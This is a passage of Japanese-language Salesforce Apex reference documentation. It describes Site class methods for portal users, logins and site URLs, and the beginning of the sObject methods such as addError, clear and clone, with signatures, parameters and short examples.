
指定された取引先のポータルユーザを作成し、サイトのポータルと関連付けます。

forgotPassword(username)

ユーザのパスワードをリセットし、新しいパスワードを記載したメールをユーザに送信します。パスワードのリセットが正常に行われたかどうかを示す値を返します。

getAdminEmail()

サイト管理者のメールアドレスを返します。

getAdminId()

サイト管理者のユーザ ID を返します。

getAnalyticsTrackingCode()

サイトに関連付けられている追跡コード。このコードは、Google Analytics などのサービスによって、サイトのページ要求データを追跡するために使用されます。

getCurrentSiteUrl()

非推奨。このメソッドは API バージョン 30.0 の `getBaseUrl()` に置き換えられました。参照やリンクで使用する必要がある、現在のサイトのベース URL を返します。

getBaseCustomUrl()

Force.com サブドメインが使用されていない、現在のサイトのベース URL を返します。サイトの Force.com 以外のカスタム URL のうち、少なくとも 1 つが HTTPS をサポートしている場合、返された URL は、現在の要求と同じプロトコル (HTTP または HTTPS) を使用します。返された値の末尾は常に / 文字以外です。このサイトのすべてのカスタム URL の末尾が Force.com か、このサイトにカスタム URL がない場合、空の文字列が返されます。現在の要求がサイト要求ではない場合、このメソッドは空の文字列を返します。
getCustomWebAddress はこのメソッドに置き換わりました。またこのメソッドにはカスタム URL のパスプレフィックスが含まれます。

getBaseInsecureUrl()

HTTPS ではなく HTTP が使用されている、現在のサイトのベース URL を返します。現在の要求のドメインが使用されます。返された値にはパスプレフィックスが含まれており、値の末尾は常に / 文字以外です。現在の要求がサイト要求ではない場合、このメソッドは空の文字列を返します。

getBaseRequestUrl()

要求された URL について、現在のサイトのベース URL を返します。これは、参照元ページの URL による影響を受けません。返された URL は、現在の要求と同じプロトコル (HTTP または HTTPS) を使用します。返された値にはパスプレフィックスが含まれており、値の末尾は常に / 文字以外です。現在の要求がサイト要求ではない場合、このメソッドは空の文字列を返します。

getBaseSecureUrl()

HTTP ではなく HTTPS が使用されている、現在のサイトのベース URL を返します。現在の要求のドメインが HTTPS をサポートしていれば優先されます。Force.com サブドメイン以外のドメインは、Force.com サブドメインよりも優先されます。Force.com サブドメインは、サイトに関連付けられている場合、現在のサイトに他の HTTPS ドメインがなければ使用されます。サイトに HTTPS カスタム URL がない場合、このメソッドは空の文字列を返します。返された値にはパスプレフィックスが含まれており、値の末尾は常に / 文字以外です。現在の要求がサイト要求ではない場合、このメソッドは空の文字列を返します。

getBaseUrl()

参照やリンクで使用する必要がある、現在のサイトのベース URL を返します。この項目では、現在の要求の URL ではなく、参照元ページの URL を返す場合があります。返された値にはパスプレフィックスが含まれており、値の末尾は常に / 文字以外です。現在の要求がサイト要求ではない場合、この項目は空の文字列を返します。getCurrentSiteUrl は、この項目に置き換えられます。

getCustomWebAddress()

非推奨。このメソッドは API バージョン 30.0 の `getBaseCustomUrl()` に置き換えられました。

getDomain()

組織の Force.com ドメイン名を返します。

getErrorDescription()

現在のページがサイトに指定されたエラーページであり、エラーがある場合は、現在のページのエラーの説明を返し、そうでない場合は空の文字列を返します。

getErrorMessage()

現在のページがサイトに指定されたエラーページで、エラーがある場合は、現在のページのエラーメッセージを返し、そうでない場合は空の文字列を返します。

getMasterLabel()

現在のサイトの [マスタ表示ラベル] 項目の値を返します。現在の要求がサイト要求ではない場合、この項目は `null` を返します。

getName()

現在のサイトの API 名を返します。

getOriginalUrl()

このページがサイトに指定されたエラーページである場合は、元の URL を返し、そうでない場合は `null` を返します。

getPathPrefix()

現在のサイトの URL パスプレフィックスを返し、存在しない場合は空の文字列を返します。たとえば、要求されたサイト URL が `http://myco.force.com/partners` である場合、`/partners` がパスプレフィックスです。現在の要求がサイト要求ではない場合、このメソッドは空の文字列を返します。このメソッドは API バージョン 30.0 の getPrefix に置き換わりました。

getPrefix()

非推奨。このメソッドは API バージョン 30.0 の `getPathPrefix()` に置き換えられました。

getSiteId()

現在のサイトの ID を返します。現在の要求がサイト要求ではない場合、この項目は `null` を返します。

getTemplate()
現在のサイトに関連付けられたテンプレートを返します。テンプレートが指定されていない場合、デフォルトテンプレートを返します。

getSiteType()
現在のサイトの [サイト種別] 項目の API 値を返します。これは、Force.com サイトの Visualforce、Site.com サイトの Siteforce、Force.com コミュニティサイトの ChatterNetwork、または Site.com コミュニティサイトの ChatterNetworkPicasso を返します。現在の要求がサイト要求ではない場合、このメソッドは `null` を返します。

getSyteTypeLabel()
現在のサイトの [サイト種別] 項目の表示ラベル値を返します。現在の要求がサイト要求ではない場合、このメソッドは `null` を返します。

isLoginEnabled()
現在のサイトがログインが有効なポータルと関連付けられている場合は `true` を返し、そうでない場合は `false` を返します。

isPasswordExpired()
認証ユーザの場合、現在ログインしているユーザのパスワードの有効期限が切れている場合、`true` を返します。認証されていないユーザの場合は、`false` を返します。

isRegistrationEnabled()
現在のサイトがセルフ登録対応のカスタマーポータルと関連付けられている場合は `true` を返し、そうでない場合は `false` を返します。

login(username, password, startUrl)
ユーザは指定されたユーザ名およびパスワードで現在のサイトにログインでき、ユーザを `startUrl` に誘導します。`startUrl` が相対パスでない場合、デフォルトはサイトの指定されたインデックスページになります。

setPortalUserAsAuthProvider(user, contactId)
サイトのポータル内の指定されたユーザ情報を認証プロバイダ経由で設定します。

changePassword(newPassword, verifyNewPassword, oldPassword)

現在のユーザのパスワードを変更します。

署名

```
public static System.PageReference changePassword(String newPassword, String
verifyNewPassword, String oldPassword)
```

パラメータ

newPassword
型: String

verifyNewPassword
型: String

oldPassword
型: String
省略可能。

戻り値

型: System.PageReference

使用方法

API バージョン 30.0 以降では、このメソッドへのコールはトランザクションを自動的にコミットしません。API バージョン 30.0 より前では、このメソッドへのコールはトランザクションをコミットするため、コール前のセーブポイントにロールバックできません。

createExternalUser(name, accountId)

指定された取引先のコミュニティまたはポータルユーザを作成し、コミュニティに関連付けます。

署名

```
public static Id createExternalUser(SObject name, String accountId)
```

パラメータ

name
型: SObject
ユーザを作成するために必要な情報。

accountId
型: String
ユーザを関連付ける取引先の ID。

戻り値

型: Id

このメソッドで作成されるユーザの ID。

使用方法

このメソッドは、ユーザの作成に失敗すると、`Site.ExternalUserCreateException` を発生させます。

`nickname` 項目は、`createExternalUser` メソッドを使用する場合に `User` sObject に必要です。

メモ: このメソッドは、サイトがカスタマーポータルに関連付けられている場合にのみ有効です。

API バージョン 30.0 以降では、このメソッドへのコールはトランザクションを自動的にコミットしません。API バージョン 30.0 より前では、このメソッドへのコールはトランザクションをコミットするため、コール前のセーブポイントにロールバックできません。

createExternalUser(name, accountId, password)

指定された取引先のコミュニティまたはポータルユーザを作成し、コミュニティに関連付けます。このメソッドでは、指定されたパスワードが記載されたメールをユーザに送信します。

署名

```
public static Id createExternalUser(SObject name, String accountId, String password)
```

パラメータ

name
型: SObject

ユーザを作成するために必要な情報。

accountId
型: String

ユーザを関連付ける取引先の ID。

password
型: String

コミュニティまたはポータルユーザのパスワード。指定しない場合、または `null` または空の文字列が設定されている場合、このメソッドは新しいパスワードメールをポータルユーザに送信します。

戻り値

型: Id

このメソッドで作成されるユーザの ID。

使用方法

このメソッドは、ユーザの作成に失敗すると、`Site.ExternalUserCreateException` を発生させます。

`nickname` 項目は、`createExternalUser` メソッドを使用する場合に `User` sObject に必要です。

メモ: このメソッドは、サイトがカスタマーポータルに関連付けられている場合にのみ有効です。

API バージョン 30.0 以降では、このメソッドへのコールはトランザクションを自動的にコミットしません。API バージョン 30.0 より前では、このメソッドへのコールはトランザクションをコミットするため、コール前のセーブポイントにロールバックできません。

createExternalUser(name, accountId, password, sendEmailConfirmation)

コミュニティまたはポータルユーザを作成し、指定された取引先に関連付けます。このメソッドでは、指定されたパスワードと新規ユーザの確認が記載されたメールをユーザに送信します。

署名

```
public static Id createExternalUser(SObject name, String accountId, String password,
Boolean sendEmailConfirmation)
```

パラメータ

name
型: SObject

ユーザを作成するために必要な情報。

accountId
型: String

ユーザを関連付ける取引先の ID。

password
型: String

コミュニティまたはポータルユーザのパスワード。指定しない場合、または `null` または空の文字列が設定されている場合、このメソッドは新しいパスワードメールをポータルユーザに送信します。

sendEmailConfirmation
型: Boolean

新しいユーザメールがポータルユーザに送信されるかどうかを指定します。新しいユーザメールをポータルユーザに送信するには、`true` に設定します。デフォルトは `false` で、新しいユーザメールは送信されません。

戻り値

型: Id

このメソッドで作成されるユーザの ID。

使用方法

このメソッドは、ユーザの作成に失敗すると、`Site.ExternalUserCreateException` を発生させます。

`nickname` 項目は、`createExternalUser` メソッドを使用する場合に `User` sObject に必要です。

メモ: このメソッドは、サイトがカスタマーポータルに関連付けられている場合にのみ有効です。

API バージョン 30.0 以降では、このメソッドへのコールはトランザクションを自動的にコミットしません。API バージョン 30.0 より前では、このメソッドへのコールはトランザクションをコミットするため、コール前のセーブポイントにロールバックできません。

createPersonAccountPortalUser(user, ownerId, password)

ゲストユーザのプロファイルに定義されているデフォルトのレコードタイプを使用して個人取引先を作成し、サイトのポータルでその個人取引先を有効化します。

署名

```
public static ID createPersonAccountPortalUser(sObject user, String ownerId, String
password)
```

パラメータ

user
型: sObject

ownerId
型: String

password
型: String

戻り値

型: ID

使用方法

API バージョン 30.0 以降では、このメソッドへのコールはトランザクションを自動的にコミットしません。API バージョン 30.0 より前では、このメソッドへのコールはトランザクションをコミットするため、コール前のセーブポイントにロールバックできません。

メモ: この方法は、サイトがカスタマーポータルに関連付けられている場合、およびデフォルトの新しいユーザプロファイルのユーザライセンスが大規模ポータルユーザである場合にのみ有効です。

createPersonAccountPortalUser(user, ownerId, recordTypeId, password)

指定された *recordTypeID* を使用して個人取引先を作成し、サイトのポータルでその個人取引先を有効化します。

署名

```
public static ID createPersonAccountPortalUser(sObject user, String ownerId, String
recordTypeId, String password)
```

パラメータ

user
型: sObject

ownerId
型: String

recordTypeId
型: String

password
型: String

戻り値

型: ID

使用方法

API バージョン 30.0 以降では、このメソッドへのコールはトランザクションを自動的にコミットしません。API バージョン 30.0 より前では、このメソッドへのコールはトランザクションをコミットするため、コール前のセーブポイントにロールバックできません。

メモ: この方法は、サイトがカスタマーポータルに関連付けられている場合、およびデフォルトの新しいユーザプロファイルのユーザライセンスが大規模ポータルユーザである場合にのみ有効です。

createPortalUser(user, accountId, password, sendEmailConfirmation)

指定された取引先のポータルユーザを作成し、サイトのポータルと関連付けます。

署名

```
public static ID createPortalUser(sObject user, String accountId, String password,
Boolean sendEmailConfirmation)
```

パラメータ

user
型: sObject

accountId
型: String

password
型: String

(省略可能) ポータルユーザのパスワードです。指定しない場合、または `null` または空の文字列が設定されている場合、このメソッドは新しいパスワードメールをポータルユーザに送信します。

sendEmailConfirmation
型: Boolean

(省略可能) 新しいユーザメールがポータルユーザに送信されるかどうかを指定します。新しいユーザメールをポータルユーザに送信するには、`true` に設定します。デフォルトは `false` で、新しいユーザメールは送信されません。

戻り値

型: ID

使用方法

`nickname` 項目は、`createPortalUser` メソッドを使用する場合にユーザの sObject に必要です。

メモ: このメソッドは、サイトがカスタマーポータルに関連付けられている場合にのみ有効です。

API バージョン 30.0 以降では、このメソッドへのコールはトランザクションを自動的にコミットしません。API バージョン 30.0 より前では、このメソッドへのコールはトランザクションをコミットするため、コール前のセーブポイントにロールバックできません。

forgotPassword(username)

ユーザのパスワードをリセットし、新しいパスワードを記載したメールをユーザに送信します。パスワードのリセットが正常に行われたかどうかを示す値を返します。

署名

```
public static Boolean forgotPassword(String username)
```

パラメータ

username
型: String

戻り値

型: Boolean

メモ: Visualforce ページの外側からコールされる場合を除き、戻り値は常に true です。Visualforce ページの外側からコールされる場合、戻り値は false です。

使用方法

API バージョン 30.0 以降では、このメソッドへのコールはトランザクションを自動的にコミットしません。API バージョン 30.0 より前では、このメソッドへのコールはトランザクションをコミットするため、コール前のセーブポイントにロールバックできません。

getAdminEmail()

サイト管理者のメールアドレスを返します。

署名

```
public static String getAdminEmail()
```

戻り値

型: String

getAdminId()

サイト管理者のユーザ ID を返します。

署名

```
public static ID getAdminId()
```

戻り値

型: ID

getAnalyticsTrackingCode()

サイトに関連付けられている追跡コード。このコードは、Google Analytics などのサービスによって、サイトのページ要求データを追跡するために使用されます。

署名

```
public static String getAnalyticsTrackingCode()
```

戻り値

型: String

getCurrentSiteUrl()

非推奨。このメソッドは API バージョン 30.0 の `getBaseUrl()` に置き換えられました。参照やリンクで使用する必要がある、現在のサイトのベース URL を返します。

この項目では、現在の要求の URL ではなく、参照元ページの URL を返す場合があります。返された値にはパスプレフィックスが含まれており、値の末尾は常に / 文字です。現在の要求がサイト要求ではない場合、このメソッドは `null` を返します。現在の要求がサイト要求ではない場合、このメソッドは `null` を返します。このメソッドは API バージョン 30.0 の getBaseUrl に置き換えられました。

署名

```
public static String getCurrentSiteUrl()
```

戻り値

型: String

使用方法

代わりに、`getBaseUrl()` を使用してください。

getBaseCustomUrl()

Force.com サブドメインが使用されていない、現在のサイトのベース URL を返します。サイトの Force.com 以外のカスタム URL のうち、少なくとも 1 つが HTTPS をサポートしている場合、返された URL は、現在の要求と同じプロトコル (HTTP または HTTPS) を使用します。返された値の末尾は常に / 文字以外です。このサイトのすべてのカスタム URL の末尾が Force.com か、このサイトにカスタム URL がない場合、空の文字列が返されます。現在の要求がサイト要求ではない場合、このメソッドは空の文字列を返します。getCustomWebAddress はこのメソッドに置き換わりました。またこのメソッドにはカスタム URL のパスプレフィックスが含まれます。

署名

```
public static String getBaseCustomUrl()
```

戻り値

型: String

使用方法

このメソッドにより `getCustomWebAddress()` が置き換えられます。またこのメソッドにはカスタム URL のパスプレフィックスが含まれます。

getBaseInsecureUrl()

HTTPS ではなく HTTP が使用されている、現在のサイトのベース URL を返します。現在の要求のドメインが使用されます。返された値にはパスプレフィックスが含まれており、値の末尾は常に / 文字以外です。現在の要求がサイト要求ではない場合、このメソッドは空の文字列を返します。

署名

```
public static String getBaseInsecureUrl()
```

戻り値

型: String

getBaseRequestUrl()

要求された URL について、現在のサイトのベース URL を返します。これは、参照元ページの URL による影響を受けません。返された URL は、現在の要求と同じプロトコル (HTTP または HTTPS) を使用します。返された値にはパスプレフィックスが含まれており、値の末尾は常に / 文字以外です。現在の要求がサイト要求ではない場合、このメソッドは空の文字列を返します。

署名

```
public static String getBaseRequestUrl()
```

戻り値

型: String

getBaseSecureUrl()

HTTP ではなく HTTPS が使用されている、現在のサイトのベース URL を返します。現在の要求のドメインが HTTPS をサポートしていれば優先されます。Force.com サブドメイン以外のドメインは、Force.com サブドメインよりも優先されます。Force.com サブドメインは、サイトに関連付けられている場合、現在のサイトに他の HTTPS ドメインがなければ使用されます。サイトに HTTPS カスタム URL がない場合、このメソッドは空の文字列を返します。返された値にはパスプレフィックスが含まれており、値の末尾は常に / 文字以外です。現在の要求がサイト要求ではない場合、このメソッドは空の文字列を返します。

署名

```
public static String getBaseSecureUrl()
```

戻り値

型: String

getBaseUrl()

参照やリンクで使用する必要がある、現在のサイトのベース URL を返します。この項目では、現在の要求の URL ではなく、参照元ページの URL を返す場合があります。返された値にはパスプレフィックスが含まれており、値の末尾は常に / 文字以外です。現在の要求がサイト要求ではない場合、この項目は空の文字列を返します。getCurrentSiteUrl は、この項目に置き換えられます。

署名

```
public static String getBaseUrl()
```

戻り値

型: String

使用方法

getCurrentSiteUrl() は、このメソッドに置き換えられます。

getCustomWebAddress()

非推奨。このメソッドは API バージョン 30.0 の getBaseCustomUrl() に置き換えられました。

要求のカスタム URL の末尾が Force.com ではない場合はカスタム URL を返し、そうでない場合はサイトの主カスタム URL を返します。どちらも存在しない場合は、null を返します。この URL のパスは、要求のカスタム URL にパスプレフィックスがあっても、常にルートです。現在の要求がサイト要求ではない場合、このメソッドは null を返します。返された値の末尾は常に / 文字です。

署名

```
public static String getCustomWebAddress()
```

戻り値

型: String

使用方法

代わりに、getBaseCustomUrl() を使用してください。

getDomain()

組織の Force.com ドメイン名を返します。

署名

```
public static String getDomain()
```

戻り値

型: String

getErrorDescription()

現在のページがサイトに指定されたエラーページであり、エラーがある場合は、現在のページのエラーの説明を返し、そうでない場合は空の文字列を返します。

署名

```
public static String getErrorDescription()
```

戻り値

型: String

getErrorMessage()

現在のページがサイトに指定されたエラーページで、エラーがある場合は、現在のページのエラーメッセージを返し、そうでない場合は空の文字列を返します。

署名

```
public static String getErrorMessage()
```

戻り値

型: String

getMasterLabel()

現在のサイトの[マスタ表示ラベル]項目の値を返します。現在の要求がサイト要求ではない場合、この項目は `null` を返します。

署名

```
public static String getMasterLabel()
```

戻り値

型: String

getName()

現在のサイトの API 名を返します。

署名

```
public static String getName()
```

戻り値

型: String

getOriginalUrl()

このページがサイトに指定されたエラーページである場合は、元の URL を返し、そうでない場合は `null` を返します。

署名

```
public static String getOriginalUrl()
```

戻り値

型: String

getPathPrefix()

現在のサイトの URL パスプレフィックスを返し、存在しない場合は空の文字列を返します。たとえば、要求されたサイト URL が `http://myco.force.com/partners` である場合、`/partners` がパスプレフィックスです。現在の要求がサイト要求ではない場合、このメソッドは空の文字列を返します。このメソッドは API バージョン 30.0 の getPrefix に置き換わりました。

署名

```
public static String getPathPrefix()
```

戻り値

型: String

getPrefix()

非推奨。このメソッドは API バージョン 30.0 の `getPathPrefix()` に置き換えられました。

現在のサイトの URL パスプレフィックスを返します。たとえば、サイト URL が `myco.force.com/partners` である場合、`/partners` がパスのプレフィックスです。プレフィックスが定義されていない場合は `null` を返します。現在の要求がサイト要求ではない場合、このメソッドは `null` を返します。

署名

```
public static String getPrefix()
```

戻り値

型: String

getSiteId()

現在のサイトの ID を返します。現在の要求がサイト要求ではない場合、この項目は `null` を返します。

署名

```
public static String getSiteId()
```

戻り値

型: Id

getTemplate()

現在のサイトに関連付けられたテンプレートを返します。テンプレートが指定されていない場合、デフォルトテンプレートを返します。

署名

```
public static System.PageReference getTemplate()
```

戻り値

型: System.PageReference

getSiteType()

現在のサイトの [サイト種別] 項目の API 値を返します。これは、Force.com サイトの Visualforce、Site.com サイトの Siteforce、Force.com コミュニティサイトの ChatterNetwork、または Site.com コミュニティサイトの ChatterNetworkPicasso を返します。現在の要求がサイト要求ではない場合、このメソッドは `null` を返します。

署名

```
public static String getSiteType()
```

戻り値

型: String

getSyteTypeLabel()

現在のサイトの[サイト種別]項目の表示ラベル値を返します。現在の要求がサイト要求ではない場合、このメソッドは `null` を返します。

署名

```
public static String getSyteTypeLabel()
```

戻り値

型: String

isLoginEnabled()

現在のサイトがログインが有効なポータルと関連付けられている場合は `true` を返し、そうでない場合は `false` を返します。

署名

```
public static Boolean isLoginEnabled()
```

戻り値

型: Boolean

isPasswordExpired()

認証ユーザの場合、現在ログインしているユーザのパスワードの有効期限が切れている場合、`true` を返します。認証されていないユーザの場合は、`false` を返します。

署名

```
public static Boolean isPasswordExpired()
```

戻り値

型: Boolean

isRegistrationEnabled()

現在のサイトがセルフ登録対応のカスタマーポータルと関連付けられている場合は `true` を返し、そうでない場合は `false` を返します。

署名

```
public static Boolean isRegistrationEnabled()
```

戻り値

型: Boolean

login(username, password, startUrl)

ユーザは指定されたユーザ名およびパスワードで現在のサイトにログインでき、ユーザを `startUrl` に誘導します。`startUrl` が相対パスでない場合、デフォルトはサイトの指定されたインデックスページになります。

署名

```
public static System.PageReference login(String username, String password, String
startUrl)
```

パラメータ

username
型: String

password
型: String

startUrl
型: String

戻り値

型: System.PageReference

使用方法

`Site.login` をコールする前のすべての DML ステートメントがコミットされます。`Site.login` をコールする前に作成されたセーブポイントにロールバックできません。

メモ: `startURL` に `http://` または `https://` を指定しないでください。

setPortalUserAsAuthProvider(user, contactId)

サイトのポータル内の指定されたユーザ情報を認証プロバイダ経由で設定します。

署名

```
public static Void setPortalUserAsAuthProvider(sObject user, String contactId)
```

パラメータ

user
型: sObject

contactId
型: String

戻り値

型: Void

使用方法

- このメソッドは、サイトがカスタマーポータルに関連付けられている場合にのみ有効です。
- API バージョン 30.0 以降では、このメソッドへのコールはトランザクションを自動的にコミットしません。API バージョン 30.0 より前では、このメソッドへのコールはトランザクションをコミットするため、コール前のセーブポイントにロールバックできません。
- 認証プロバイダについての詳細は、「RegistrationHandler インターフェース」 (ページ 794)を参照してください。

sObject クラス

sObject データ型のメソッドが含まれます。

名前空間

System

使用方法

sObject メソッドはすべてインスタンスメソッドです。つまり、取引先または取引先責任者など、sObject の特定のインスタンスでコールされ、動作します。次に、sObject のインスタンスメソッドを示します。

sObject についての詳細は、「sObject 型」 (ページ 144)を参照してください。

sObject メソッド

`sObject` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

addError(exceptionError)

カスタムエラーメッセージでレコードをマークし、DML 操作が行われないようにします。

addError(exceptionError, escape)

カスタム例外エラーメッセージを使用してレコードにマークを付け、例外エラーメッセージをエスケープするかどうかを指定し、DML 操作が行われないようにします。

addError(errorMsg)

Salesforce ユーザインターフェースの項目に、指定したエラーメッセージを設定し、DML 操作が行われないようにします。

addError(errorMsg, escape)

Salesforce ユーザインターフェースの項目に、エスケープまたはエスケープ解除できる、指定されたエラーメッセージを設定し、DML 操作が行われないようにします。

clear()

すべての項目値をクリアします。

clone(preserveId, isDeepClone, preserveReadonlyTimestamps, preserveAutonumber)

sObject レコードのコピーを作成します。

get(fieldName)

`AccountNumber` など、*`fieldName`* で指定された項目の値を返します。

get(field)

項目トークン `Schema.`***`sObjectField`*** (`Schema.Account.AccountNumber` など) で指定された項目の値を返します。

getOptions()

sObject の database.DMLOptions オブジェクトを返します。

getSObject(fieldName)

指定された項目の値を返します。このメソッドは主に、外部 ID の値にアクセスするために動的 DML と共に使用します。

getSObject(fieldName)

項目トークン `Schema.`***`fieldName`*** (`Schema.MyObj.MyExternalId` など) で指定された項目の値を返します。このメソッドは主に、外部 ID の値にアクセスするために動的 DML と共に使用します。

getSObjects(fieldName)

指定された項目の値を返します。このメソッドは主に、子リレーションなど、関連オブジェクトの値にアクセスするために動的 DML と共に使用します。

getSObjects(fieldName)

項目トークン `Schema.`***`fieldName`*** (`Schema.Account.Contact` など) で指定された項目の値を返します。このメソッドは主に、子リレーションなど、関連オブジェクトの値にアクセスするために動的 DML と共に使用します。

getSObjectType()

この sObject のトークンを返します。このメソッドは Describe Information で使用されます。

getQuickActionName()

この sObject に関連付けられたクイックアクションの名前を取得します。多くの場合、トリガで使用されます。

put(fieldName, value)
指定された項目の値を設定し、項目の以前の値を返します。

put(fieldName, value)
項目トークン `Schema.sObjectField`(`Schema.Account.AccountNumber` など)で指定された項目の値を設定し、項目の以前の値を返します。

putSObject(fieldName, value)
指定された項目の値を設定します。このメソッドは主に、外部 ID の値に設定するために動的 DML で使用します。メソッドは項目の以前の値を返します。

putSObject(fieldName, value)
トークン `Schema.sObjectType` で指定される項目の値を設定します。このメソッドは主に、外部 ID の値に設定するために動的 DML で使用します。メソッドは項目の以前の値を返します。

setOptions(DMLOptions)
sObject の DMLOptions オブジェクトを設定します。

addError(errorMsg)

カスタムエラーメッセージでレコードをマークし、DML 操作が行われないようにします。

署名

```
public Void addError(String errorMsg)
```

パラメータ

errorMsg
型: String

レコードにマークを付けるエラーメッセージです。

戻り値

型: Void

使用方法

`before insert` トリガおよび `before update` トリガの `Trigger.new`、および `before delete` トリガの `Trigger.old` で使用すると、アプリケーションインターフェースにエラーメッセージが表示されます。

「トリガ」および「トリガの例外」を参照してください。

メモ: このメソッドは、指定されたエラーメッセージ内のすべての HTML マークアップをエスケープします。エスケープ文字は、`\n`、`<`、`>`、`&`、`"`、`\`、`\u2028`、`\u2029`、`\u00a9` です。この結果は HTML マークアップで表示されません。代わりに、Salesforce ユーザインターフェースにテキストとして表示されます。

Visualforce コントローラで使用すると、生成されたメッセージが、そのページのエラーコレクションに追加されます。詳細は、『*Visualforce 開発者ガイド*』の「入力規則と標準コントローラ」を参照してください。

例

```
Trigger.new[0].addError('bad');
```

addError(errorMsg, escape)

カスタムエラーメッセージを使用してレコードにマークを付け、エラーメッセージをエスケープする必要があるかどうかを指定して、DML 操作が行われないようにします。

署名

```
public Void addError(String errorMsg, Boolean escape)
```

パラメータ

errorMsg
型: String

レコードにマークを付けるエラーメッセージです。

escape
型: Boolean

カスタムエラーメッセージ内の HTML マークアップがエスケープされるか (`true`)、否か (`false`) を示します。

戻り値

型: Void

使用方法

エスケープ文字は、`\n`、`<`、`>`、`&`、`"`、`\`、`\u2028`、`\u2029`、`\u00a9` です。この結果は HTML マークアップで表示されません。代わりに、Salesforce ユーザインターフェースにテキストとして表示されます。

警告: *escape* 引数に `false` を指定するときは、慎重に行ってください。Salesforce ユーザインターフェースに表示されるエスケープ解除された文字列が、システムの脆弱性を示す場合があります。それらの文字列に有害なコードが含まれている可能性があるためです。エラーメッセージに HTML マークアップを含める場合は、`false`*escape* 引数を使用してこのメソッドをコールし、入力項目値などのすべての動的コンテンツをエスケープします。それ以外の場合は、*escape* 引数に `true` を指定するか、`addError(String` ***errorMsg***`)` をコールします。

例

```
Trigger.new[0].addError('Fix & resubmit', false);
```

addError(exceptionError)

カスタムエラーメッセージでレコードをマークし、DML 操作が行われないようにします。

署名

```
public Void addError(Exception exceptionError)
```

パラメータ

exceptionError
型: System.Exception

レコードにマークを付けるエラーメッセージを含む例外オブジェクトまたはカスタム例外オブジェクトです。

戻り値

型: Void

使用方法

`before insert` トリガおよび `before update` トリガの `Trigger.new`、および `before delete` トリガの `Trigger.old` で使用すると、アプリケーションインターフェースにエラーメッセージが表示されます。

「トリガ」および「トリガの例外」を参照してください。

メモ: このメソッドは、指定されたエラーメッセージ内のすべての HTML マークアップをエスケープします。エスケープ文字は、`\n`、`<`、`>`、`&`、`"`、`\`、`\u2028`、`\u2029`、`\u00a9` です。この結果は HTML マークアップで表示されません。代わりに、Salesforce ユーザインターフェースにテキストとして表示されます。

Visualforce コントローラで使用すると、生成されたメッセージが、そのページのエラーコレクションに追加されます。詳細は、『*Visualforce 開発者ガイド*』の「入力規則と標準コントローラ」を参照してください。

例

```
public class MyException extends Exception {}

Trigger.new[0].addError(new myException('Invalid Id'));
```

addError(exceptionError, escape)

カスタム例外エラーメッセージを使用してレコードにマークを付け、例外エラーメッセージをエスケープするかどうかを指定し、DML 操作が行われないようにします。

署名

```
public Void addError(Exception exceptionError, Boolean escape)
```

パラメータ

exceptionError
型: System.Exception

レコードにマークを付けるエラーメッセージを含む例外オブジェクトまたはカスタム例外オブジェクトです。

escape
型: Boolean

カスタムエラーメッセージ内の HTML マークアップがエスケープされるか (`true`)、否か (`false`) を示します。

戻り値

型: Void

使用方法

エスケープ文字は、`\n`、`<`、`>`、`&`、`"`、`\`、`\u2028`、`\u2029`、`\u00a9` です。この結果は HTML マークアップで表示されません。代わりに、Salesforce ユーザインターフェースにテキストとして表示されます。

警告: *escape* 引数に `false` を指定するときは、慎重に行ってください。Salesforce ユーザインターフェースに表示されるエスケープ解除された文字列が、システムの脆弱性を示す場合があります。それらの文字列に有害なコードが含まれている可能性があるためです。エラーメッセージに HTML マークアップを含める場合は、`false`*escape* 引数を使用してこのメソッドをコールし、入力項目値などのすべての動的コンテンツをエスケープします。それ以外の場合は、*escape* 引数に `true` を指定するか、`addError(Exception e)` をコールします。

例

```
public class MyException extends Exception {}

Trigger.new[0].addError(new myException('Invalid Id & other issues', false));
```

addError(errorMsg)

Salesforce ユーザインターフェースの項目に、指定したエラーメッセージを設定し、DML 操作が行われないようにします。

署名

```
public Void addError(String errorMsg)
```

パラメータ

errorMsg
型: String

戻り値

型: Void

使用方法

注意:

- `before insert` トリガおよび `before update` トリガの `Trigger.new`、および `before delete` トリガの `Trigger.old` で使用すると、アプリケーションインターフェースにエラーが表示されます。
- Visualforce コントローラで使用すると、`inputField` コンポーネントが項目に結合されている場合、コンポーネントにメッセージが添付されます。詳細は、『*Visualforce 開発者ガイド*』の「入力規則と標準コントローラ」を参照してください。
- 項目識別子は実際には呼び出しオブジェクトではなく、sObject が呼び出し元であるため、このメソッドは専門分野に特化されます。項目を使用して、エラーの表示に使用する必要がある項目を識別します。
- このメソッドは、Apex の今後のバージョンで変更される可能性があります。

「トリガ」および「トリガの例外」を参照してください。

メモ: このメソッドは、指定されたエラーメッセージ内のすべての HTML マークアップをエスケープします。エスケープ文字は、`\n`、`<`、`>`、`&`、`"`、`\`、`\u2028`、`\u2029`、`\u00a9` です。この結果は HTML マークアップで表示されません。代わりに、Salesforce ユーザインターフェースにテキストとして表示されます。

例

```
Trigger.new[0].myField__c.addError('bad');
```

addError(errorMsg, escape)

Salesforce ユーザインターフェースの項目に、エスケープまたはエスケープ解除できる、指定されたエラーメッセージを設定し、DML 操作が行われないようにします。

署名

```
public Void addError(String errorMsg, Boolean escape)
```

パラメータ

errorMsg
型: String

レコードにマークを付けるエラーメッセージです。

escape
型: Boolean

カスタムエラーメッセージ内の HTML マークアップがエスケープされるか (`true`)、否か (`false`) を示します。

戻り値

型:

使用方法

エスケープ文字は、\n、<、>、&、"、\、\u2028、\u2029、\u00a9 です。この結果はHTMLマークアップで表示されません。代わりに、Salesforce ユーザインターフェースにテキストとして表示されます。

警告: *escape* 引数に `false` を指定するときは、慎重に行ってください。Salesforce ユーザインターフェースに表示されるエスケープ解除された文字列が、システムの脆弱性を示す場合があります。それらの文字列に有害なコードが含まれている可能性があるためです。エラーメッセージに HTML マークアップを含める場合は、`false`*escape* 引数を使用してこのメソッドをコールし、入力項目値などのすべての動的コンテンツをエスケープします。それ以外の場合は、*escape* 引数に `true` を指定するか、*field*`.addError(String` ***errorMsg***`)` をコールします。

例

```
Trigger.new[0].myField__c.addError('Fix & resubmit', false);
```

clear()

すべての項目値をクリアします。

署名

```
public Void clear()
```

戻り値

型: Void

例

```
Account acc = new account(Name = 'Acme');

acc.clear();

Account expected = new Account();

system.assertEquals(expected, acc);
```

clone(preserveId, isDeepClone, preserveReadonlyTimestamps, preserveAutonumber)

sObject レコードのコピーを作成します。

署名

```
public sObject clone(Boolean preserveId, Boolean isDeepClone, Boolean
preserveReadonlyTimestamps, Boolean preserveAutonumber)
```

パラメータ

preserveId

型: Boolean

